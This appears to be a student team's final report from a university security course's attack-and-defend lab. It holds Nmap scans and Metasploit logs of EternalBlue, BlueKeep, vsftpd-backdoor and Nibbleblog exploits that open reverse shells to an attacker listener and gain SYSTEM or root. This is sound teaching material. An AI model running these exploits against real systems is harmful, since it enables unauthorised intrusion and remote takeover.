

ROCHESTER INSTITUTE OF TECHNOLOGY

<DKSONDATA>

TEAM - B

CSEC 742.01 COMPUTER SYSTEM SECURITY

AED-FINAL REPORT



TEAM PLAYER'S

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CONFIGURATION



SERVICE'S IN OUR NETWORK

APPENDIX A - 172.16.21.1 - WINDOWS SERVER 2016

ACTIVE DIRECTORY DOMAIN CONTROLLER

PRIMARY DNS (NS.DKSONDATA.COM)

RDP SERVER (RDP.DKSONDATA.COM)

VULNERABILITY:

ETHERNALBLUE VULNERABILITY IN ALL WINDOWS 2016 MACHINES

APPENDIX B - 172.16.21.2 - WINDOWS SERVER 2016

MAIL SERVER (MAIL.DKSONDATA.COM)

PRINT SERVER (PS.DKSONDATA.COM)

VULNERABILITY:

ETHERNALBLUE VULNERABILITY IN ALL WINDOWS 2016 MACHINES

APPENDIX C - 172.16.21.3 - UBUNTU

WEB SERVER (WEB.DKSONDATA.COM)

DATABASE (DB.DKSONDATA.COM)

NTP (TIME.DKSONDATA.COM)

VULNERABILITY:

SHELLSHOCK

APPENDIX D - 172.16.21.4 - WINDOWS SERVER 2016

SECONDARY DNS -(NS2.DKSONDATA.COM)

OPENSSSH

VULNERABILITY:

ETHERNALBLUE VULNERABILITY IN ALL WINDOWS 2016 MACHINES

APPENDIX E - 172.16.121.1 - UBUNTU

APACHE SOLAR (APS.DKSONDATA.COM)

FTP (FTP.DKSONDATA.COM)

HACKCHAT

VULNERABILITY:

APACHE SOLR 8.11.0 IS VULNERABLE TO LOG4SHELL VULNERABILITY.

APPENDIX F - 172.16.121.10 - UBUNTU CLIENT

APPENDIX G - 172.16.121.11 - WINDOWS 10 CLIENT

APPENDIX H - 172.16.121.12 - WINDOWS XP CLIENT

TOPOLOGY



172.16.21.0/24



172.16.21.1
WINSERV 2016
AD, PRIMARY DNS, RDP



172.16.21.2
WINSERV16MAILPRINT
MAIL, PRINT



172.16.21.3
UBUNTU WEB
WEB, DATABASE, NTP



172.16.21.4
WINSERV16 SEC DNS
SECONDARY DNS, O-SH



172.16.121.0/24



172.16.121.1
UBUNTU SOLR
APACHE SOLR, FTP
HACKCHAT



172.16.121.11
UBUNTU CLIENT



172.16.121.10
WIN10 CLIENT



172.16.121.12
WIN XP CLIENT

TOPOLOGY



172.16.11.0/24 & 172.16.111.0/24



172.16.111.10
WINSERV 2016
AD



172.16.111.11
DNS



172.16.111.13
UBUNTU SSH



172.16.111.17
FTP



172.16.111.12
WINDOWS 2016
MAIL



172.16.111.14
WINDOWS 7 RDP



172.16.111.16
UBUNTU, FTP



TEAM - A EXPLOITATION:



172.16.11.0/24 & 172.16.111.0/24

1. ETHERNAL BLUE VULNERABILITY IN AD MACHINE (172.16.111.10) VULNERABILITY PHOTO AND EXPLOIT

```
(kali@kali)-[~/Desktop]
$ nmap --script=vuln 172.16.111.10
Starting Nmap 7.91 ( https://nmap.org ) at 2023-05-01 21:37 EDT
Stats: 0:00:35 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 85.08% done; ETC: 21:37 (0:00:02 remaining)
Stats: 0:01:38 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.66% done; ETC: 21:38 (0:00:00 remaining)
Nmap scan report for 172.16.111.10
Host is up (0.00035s latency).
Not shown: 987 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
|_sslv2-drown:
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldaps
|_sslv2-drown:
2179/tcp  open  vmrpd
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
|_sslv2-drown:

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
smb-vuln-ms17-010:
  VULNERABLE:
    Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
    State: VULNERABLE
    IDs: CVE:CVE-2017-0143
    Risk factor: HIGH
    A critical remote code execution vulnerability exists in Microsoft SMBv1
    servers (ms17-010).

    Disclosure date: 2017-03-14
    References:
      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

Nmap done: 1 IP address (1 host up) scanned in 151.26 seconds
```


TEAM - A EXPLOITATION:



172.16.11.0/24 & 172.16.111.0/24

2. ETERNAL BLUE VULNERABILITY IN RDP MACHINE (172.16.111.14) VULNERABILITY PHOTO AND EXPLOIT

```
[+] 172.16.111.14:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[+] 172.16.111.14:445 - Scanned 1 of 1 hosts (100% complete)
[+] 172.16.111.14:445 - The target is vulnerable.
[+] 172.16.111.14:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 172.16.111.14:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[+] 172.16.111.14:445 - Scanned 1 of 1 hosts (100% complete)
[+] 172.16.111.14:445 - Connecting to target for exploitation.
[+] 172.16.111.14:445 - Connection established for exploitation.
[+] 172.16.111.14:445 - Target OS selected valid for OS indicated by SMB reply
[+] 172.16.111.14:445 - CORE raw buffer dump (38 bytes)
[+] 172.16.111.14:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[+] 172.16.111.14:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[+] 172.16.111.14:445 - 0x00000020 50 61 63 6b 20 31 Pack 1
[+] 172.16.111.14:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[+] 172.16.111.14:445 - Trying exploit with 12 Groom Allocations.
[+] 172.16.111.14:445 - Sending all but last fragment of exploit packet
[+] 172.16.111.14:445 - Starting non-paged pool grooming
[+] 172.16.111.14:445 - Sending SMBv2 buffers
[+] 172.16.111.14:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[+] 172.16.111.14:445 - Sending final SMBv2 buffers.
[+] 172.16.111.14:445 - Sending last fragment of exploit packet!
[+] 172.16.111.14:445 - Receiving response from exploit packet
[+] 172.16.111.14:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[+] 172.16.111.14:445 - Sending egg to corrupted connection.
[+] 172.16.111.14:445 - Triggering free of corrupted buffer.
[+] Sending stage (200262 bytes) to 172.16.111.14
[+] Meterpreter session 1 opened (172.16.21.101:4444 -> 172.16.111.14:49159) at 2023-05-01 21:59:59 -0400
[+] 172.16.111.14:445 - -----
[+] 172.16.111.14:445 - -----WIN-----
[+] 172.16.111.14:445 - -----
```

```
meterpreter > shell
Process 1992 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>ipconfig
ipconfig
```

Windows IP Configuration

Ethernet adapter Local Area Connection:

```
Connection-specific DNS Suffix . : 
Link-local IPv6 Address . . . . . : fe80::ec50:e749:5630:63c6%11
IPv4 Address. . . . . : 172.16.111.14
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 172.16.111.254
```

Tunnel adapter isatap.{D18B2ACE-CE36-473F-B616-96A76D52D4DD}:

```
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :
```

```
C:\Windows\system32>
```

TEAM - A EXPLOITATION:



172.16.11.0/24 & 172.16.111.0/24

3. POTENTIALLY RISKY METHODS IN WEB MACHINE (172.16.111.15) VULNERABILITY PHOTO AND EXPLOIT

```
(kali@kali)-[~]
$ sudo nmap -sC -sV -O -P -T4 172.16.111.15
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2023-05-01 22:07 EDT
Nmap scan report for www.abc.com (172.16.111.15)
Host is up (0.00025s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.50 ((Unix))
|_ http-methods:
|_   Potentially risky methods: TRACE
|_   _http-server-header: Apache/2.4.50 (Unix)
|_   _http-title: Site doesn't have a title (text/html).
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 2 hops
```

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 7.86 seconds

4.VS FTP BACKDOOR VULNERABILITY IN FTP MACHINE (172.16.111.16) VULNERABILITY PHOTO AND EXPLOIT

```
(kali@kali)-[~/Desktop]
$ ftp 172.16.111.16
Connected to 172.16.111.16.
220 (vsFTPD 2.3.4)
Name (172.16.111.16:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> telnet 172.16.111.12
?Invalid command
ftp> telnet 172.16.111.12 25
?Invalid command
ftp> exit
221 Goodbye.
```


TOPOLOGY



TEAM - C

172.16.31.0/24 & 172.16.131.0/24



172.16.31.10
WINSERV 2016
DNS



172.16.31.20
WINDOWS SERVER
2016



172.16.31.50
WINDOWS XP



172.16.31.69



172.16.131.30
LINUX 5.X

TEAM - C EXPLOITATION




172.16.31.0/24 & 172.16.131.0/24

1. REMOTE-CODE-EXECUTION VULNERABILITY IN MICROSOFT SMDV 1 (172.16.31.10) VULNERABILITY PHOTO AND EXPLOIT
2. SLOWLORIS DOS ATTACK (172.16.31.10)

```
(kali@kali)-[~]
└─$ sudo nmap -sC -sV -O -P -T4 172.16.31.10
Starting Nmap 7.91 ( https://nmap.org ) at 2023-05-01 22:09 EDT
Nmap scan report for ns.creativecorporatetechnicians.com (172.16.31.10)
Host is up (0.00028s latency).
Not shown: 985 closed ports
PORT      STATE SERVICE          VERSION
22/tcp    open  ssh              OpenSSH for_Windows_9.2 (protocol 2.0)
|_ ssh-hostkey:
|_   256 e8:b4:aa:f6:c9:d5:4c:44:f9:9e:59:39:d6:f5:23:70 (ECDSA)
|_   256 21:95:35:4b:b0:95:a0:36:a1:60:bc:f3:f9:0a:46:bb (ED25519)
53/tcp    open  domain           Simple DNS Plus
80/tcp    open  http              Microsoft IIS httpd 10.0
|_ http-methods:
|_   _Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: IIS Windows Server
88/tcp    open  kerberos-sec      Microsoft Windows Kerberos (server time: 2023-05-02 02:05:20Z)
135/tcp    open  msrpc             Microsoft Windows RPC
139/tcp    open  netbios-ssn       Microsoft Windows netbios-ssn
389/tcp    open  ldap              Microsoft Windows LDAP
445/tcp    open  microsoft-ds       Windows Server 2016 Datacenter 14393 microsoft-ds
|_ fingerprint-strings:
|_   SMBProgNeg:
|_     SMBv1
464/tcp    open  kpasswd5?
593/tcp    open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
636/tcp    open  tcpwrapped
2179/tcp   open  vmrpd?
3268/tcp   open  ldap
3269/tcp   open  tcpwrapped
3389/tcp   open  ms-wbt-server     Microsoft Windows Terminal Services
|_ rdp-ntlm-info:
|_   Target_Name: CREATIVECORPORA
|_   NetBIOS_Domain_Name: CREATIVECORPORA
|_   NetBIOS_Computer_Name: WIN-D7D80U6B977
|_   DNS_Domain_Name: creativecorporatetechnicians.com
|_   DNS_Computer_Name: WIN-D7D80U6B977.creativecorporatetechnicians.com
|_   DNS_Tree_Name: creativecorporatetechnicians.com
|_   Product_Version: 10.0.14393
|_   System_Time: 2023-05-02T02:05:36+00:00
|_ ssl-cert: Subject: commonName=WIN-D7D80U6B977.creativecorporatetechnicians.com
|_   Not valid before: 2023-03-28T17:05:57
|_   Not valid after: 2023-09-27T17:05:57
|_   ssl-date: 2023-05-02T02:05:50+00:00; -4m17s from scanner time.
Device type: general purpose
Running: Microsoft Windows 2016
OS CPE: cpe:/o:microsoft:windows_server_2016
OS details: Microsoft Windows Server 2016 build 10586 - 14393
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```




172.16.31.0/24 & 172.16.131.0/24

[illegible]

TOPOLOGY



TEAM - D

172.16.41.0/24 & 172.16.141.0/24



172.16.41.2
AD, DNS, NTP



172.16.41.3
MAIL SERVER , DNS



172.16.41.4
PRINT SERVER



172.16.41.5
WEB SERVER



172.16.41.6
WEBMIN



172.16.41.7
FTP



172.16.141.1
AD/DNS/NTP



172.16.141.2
CLIENT - 1



172.16.141.3
ANYDESK



172.16.141.4
CLIENT - 2



172.16.141.5
CLIENT - 3



172.16.141.6
SSH



TEAM - D EXPLOITATION



172.16.41.0/24 & 172.16.141.0/24

1. SLOWLORIS DOS ATTACK (172.16.41.1)

```
(kali@kali)-[~]
$ nmap -script-vuln 172.16.41.1
Starting Nmap 7.91 ( https://nmap.org ) at 2023-04-26 00:35 EDT
Nmap scan report for 172.16.41.1
Host is up (0.00057s latency).
Not shown: 991 filtered ports
PORT      STATE SERVICE
22/tcp    closed ssh
80/tcp    open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
443/tcp    open  https
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
http-slowloris-check:
  VULNERABLE:
    Slowloris DOS attack
    State: LIKELY VULNERABLE
    IDs: CVE:CVE-2007-6750
    Slowloris tries to keep many connections to the target web server open and hold them open as long as possible. It accomplishes this by opening connections to the target web server and sending a partial request. By doing so, it starves the http server's resources causing Denial Of Service.
```

2. VSFTPD BACKDOOR VULNERABILITY IN 2.3.4 VERSION IN FTP MACHINE (172.16.41.7)

```
(kali@kali)-[~]
$ nmap -script-vuln 172.16.41.7
Starting Nmap 7.91 ( https://nmap.org ) at 2023-04-26 01:55 EDT
Nmap scan report for ftp.rickroll4u.com (172.16.41.7)
Host is up (0.00018s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
ftp-vsftpd-backdoor:
  VULNERABLE:
    vsFTPD version 2.3.4 backdoor
    State: VULNERABLE (Exploitable)
    IDs: CVE:CVE-2011-2523 BID:48539
    vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
    Disclosure date: 2011-07-03
    Exploit results:
      Shell command: id
      Results: uid=0(root) gid=0(root) groups=0(root)
    References:
      http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
      https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
      https://www.securityfocus.com/bid/48539
      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
    _sslv2-drown:
Nmap done: 1 IP address (1 host up) scanned in 15.03 seconds
(kali@kali)-[~]
```




TEAM - D EXPLOITATION



172.16.41.0/24 & 172.16.141.0/24

3. REMOTE-CODE-EXECUTION VULNERABILITY IN MICROSOFT SMDV 1 (172.16.41.2)

```
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOST 172.16.41.2
RHOST => 172.16.41.2
\msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 172.16.21.101:4444
[*] 172.16.41.2:445 - Target OS: Windows Server 2012 Standard 9200
[*] 172.16.41.2:445 - Built a write-what-where primitive ...
[*] 172.16.41.2:445 - Overwrite complete... SYSTEM session obtained!
[*] 172.16.41.2:445 - Selecting PowerShell target
[*] 172.16.41.2:445 - Executing the payload ...
[*] 172.16.41.2:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (175174 bytes) to 172.16.41.2
[*] Meterpreter session 2 opened (172.16.21.101:4444 -> 172.16.41.2:50966) at 2023-05-01 22:19:42 -0400
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

```
meterpreter > sysinfo
Computer      : NS
OS            : Windows 2012 (6.2 Build 9200).
Architecture : x64
System Language : en_US
Domain        : RICKROLL4U
Logged On Users : 4
Meterpreter   : x86/windows

meterpreter > pc
[-] Unknown command: pc.
meterpreter > ps
```

Process List

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x64	0		
224	4	smss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\smss.exe
304	296	csrss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\csrss.exe
360	296	wininit.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\wininit.exe
376	368	csrss.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\System32\csrss.exe
408	368	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\System32\winlogon.exe
468	360	services.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\services.exe
496	360	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\lsass.exe
676	468	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
696	468	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
736	468	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\svchost.exe
776	1676	powershell.exe	x64	1	RICKROLL4U\Administrator	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
792	468	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
820	468	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
868	408	dwm.exe	x64	1	Window Manager\DWM-1	C:\Windows\System32\dwm.exe
884	1932	ieexplore.exe	x64	1	RICKROLL4U\Administrator	C:\Program Files\Internet Explorer\ieexplore.exe
888	468	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
924	468	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
944	468	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\svchost.exe
1164	468	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\svchost.exe
1328	468	spoolsv.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\spoolsv.exe
1356	468	Microsoft.ActiveDirectory.WebServices.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\ADWS\Microsoft.ActiveDirectory.WebServices.exe
1392	2656	ServerManager.exe	x64	1	RICKROLL4U\Administrator	C:\Windows\System32\ServerManager.exe
1400	468	dfsr.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\dfsr.exe
1440	468	dns.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\dns.exe

TEAM - D EXPLOITATION



172.16.41.0/24 & 172.16.141.0/24

4. BLUEKEEP VULNERABILITY IN (172.16.141.1)

```

File Actions Edit View Help
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > exploit

[*] Started reverse TCP handler on 172.16.51.18:4444
[*] 172.16.141.1:3389 - Running automatic check ("set AutoCheck false" to disable)
[*] 172.16.141.1:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[*] 172.16.141.1:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly
[*] 172.16.141.1:3389 - Scanned 1 of 1 hosts (100% complete)
[*] 172.16.141.1:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bour
[*] 172.16.141.1:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0xfffffa8028600000.
[*] 172.16.141.1:3389 - Entering Danger Zone |
[*] 172.16.141.1:3389 - Surfing channels ...
[*] 172.16.141.1:3389 - Lobbing eggs ...
[*] 172.16.141.1:3389 - Forcing the USE of FREE'd object ...
[*] 172.16.141.1:3389 - Leaving Danger Zone |
[*] Sending stage (200774 bytes) to 172.16.141.1
[*] Meterpreter session 2 opened (172.16.51.18:4444 -> 172.16.141.1:49348) at 2023-04-12 14:49:01 -0400

meterpreter > shell
Process 256 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::893e:3e17:cc1c:ec0eX11
    IPv4 Address. . . . . : 172.16.141.1
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 172.16.141.254

Tunnel adapter isatap.{404432E9-50F7-4F73-BDC5-069E15FEE63C}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

C:\Windows\system32>
  
```

5. USER PASSWORDS HINT



TOPOLOGY



TEAM - E

172.16.51.0/24 & 172.16.151.0/24



172.16.51.17
APACHE-TOMCAT



172.16.51.10
NTP SERVER



172.16.51.23
FTP SERVER



172.16.51.6
MAIL SERVER



172.16.51.6
DNS SERVER



172.16.51.42
RDP SERVER



172.16.51.2
SSH

TEAM - E EXPLOITATION



172.16.51.0/24 & 172.16.151.0/24

1. VSFTPD BACKDOOR VULNERABILITY IN 2.3.4 VERSION IN (172.16.51.23)

```
File Actions Edit View Help
kali@kali: ~/Desktop = kali@kali: ~ = kali@kali: ~ = kali@kali: ~/Desktop =
RHOST => 172.16.51.23
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name      Current Setting  Required  Description
RHOSTS    172.16.51.23    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:paths'
RPORT     21              yes       The target port (TCP)

Payload options (cmd/unix/interact):
Name      Current Setting  Required  Description
PAYLOAD   cmd/unix/interact  yes       The target port (TCP)

Exploit target:
Id  Name  RHOSTS
0   Automatic (Self)

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 172.16.51.23:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.16.51.23:21 - USER: 331 Please specify the password.
[*] 172.16.51.23:21 - Backdoor service has been spawned, handling...
[*] 172.16.51.23:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0 -> 172.16.51.23:6200) at 2023-04-25 23:21:06 -0400

whoami
root
ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.16.51.23 netmask 255.255.255.0 broadcast 172.16.51.255
    inet6 fe80::20c:29ff:fe17:4ebb prefixlen 64 scopeid 0<link>
    ether 08:0c:29:17:4e:bb txqueuelen 1000 (Ethernet)
    RX packets 0 dropped 0 overruns 0 frame 0
    TX packets 5152 bytes 341196 (333.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (local loopback)
    RX packets 45 bytes 3813 (3.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 45 bytes 3813 (3.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ls
Team member:
access.c
access.h
access.o
ascii.c
ascii.h
ascii.o
AUDIT
banner.c
banner.h
banner.o
BENCHMARKS
BUGS
builddefs.h
ChangeLog
```

```
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0 -> 172.16.51.23:6200) at 2023-04-25 23:21:06 -0400

whoami
root
ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.16.51.23 netmask 255.255.255.0 broadcast 172.16.51.255
    inet6 fe80::20c:29ff:fe17:4ebb prefixlen 64 scopeid 0<link>
    ether 08:0c:29:17:4e:bb txqueuelen 1000 (Ethernet)
    RX packets 0 dropped 0 overruns 0 frame 0
    TX packets 5152 bytes 341196 (333.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (local loopback)
    RX packets 45 bytes 3813 (3.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 45 bytes 3813 (3.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ls
Team member:
access.c
access.h
access.o
ascii.c
ascii.h
ascii.o
AUDIT
banner.c
banner.h
banner.o
BENCHMARKS
BUGS
builddefs.h
ChangeLog
```


TOPOLOGY



TEAM - F

172.16.61.0/24 & 172.16.161.0/24



172.16.61.5
HTTP, SOAP API



172.16.61.11
APACHE HTTPD



172.16.61.20
APACHE, SAMBA



172.16.61.21
FTP, DNS, HTTP,
MSRPC



172.16.61.22
NS2, WINSERVER



172.16.161.12
MSRPC, MICROSOFT-DS



172.16.161.11
SSH

TEAM - F EXPLOITATION



172.16.61.0/24 & 172.16.161.0/24

1. SLOWLORIS DOS ATTACK (172.16.61.5)

```
Nmap scan report for 172.16.61.5
Host is up (0.00030s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    closed ssh
80/tcp    open  http
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|   State: LIKELY VULNERABLE
|   IDs: CVE:CVE-2007-6750
|   Slowloris tries to keep many connections to the target web server open and hold
|   them open as long as possible. It accomplishes this by opening connections to
|   the target web server and sending a partial request. By doing so, it starves
|   the http server's resources causing Denial Of Service.
|
|   Disclosure date: 2009-09-17
|   References:
|   http://ha.ckers.org/slowloris/
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
```

2. NIBBLE BLOG (172.16.61.20)

```
msf6 exploit(multi/http/nibbleblog_file_upload) > show options
```

Module options (exploit/multi/http/nibbleblog_file_upload):

Name	Current Setting	Required	Description
PASSWORD	password	yes	The password to authenticate with
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	172.16.61.20	yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:filepath'
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	The base path to the web application
USERNAME	admin	yes	The username to authenticate with
VHOST		no	HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	172.16.21.101	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port


Exploit target:

Id	Name
0	Nibbleblog 4.0.3

```
msf6 exploit(multi/http/nibbleblog_file_upload) > exploit
```

```
[*] Started reverse TCP handler on 172.16.21.101:4444
[*] Sending stage (39282 bytes) to 172.16.61.20
[*] Deleted image.php
[*] Meterpreter session 1 opened (172.16.21.101:4444 -> 172.16.61.20:48930) at 2023-04-25 17:58:38 -0400
```

```
meterpreter > shell
Process 16184 created.
Channel 0 created.
whoami
www-data
```





3.ATTACK ON WEB SERVER (172.16.61.11)





TEAM - F

EXPLOITATION

FSociety Computer System Security ABCD Exercise
Nibbleblog for Team F

Welcome to Nibbleblog
10 March, 2023
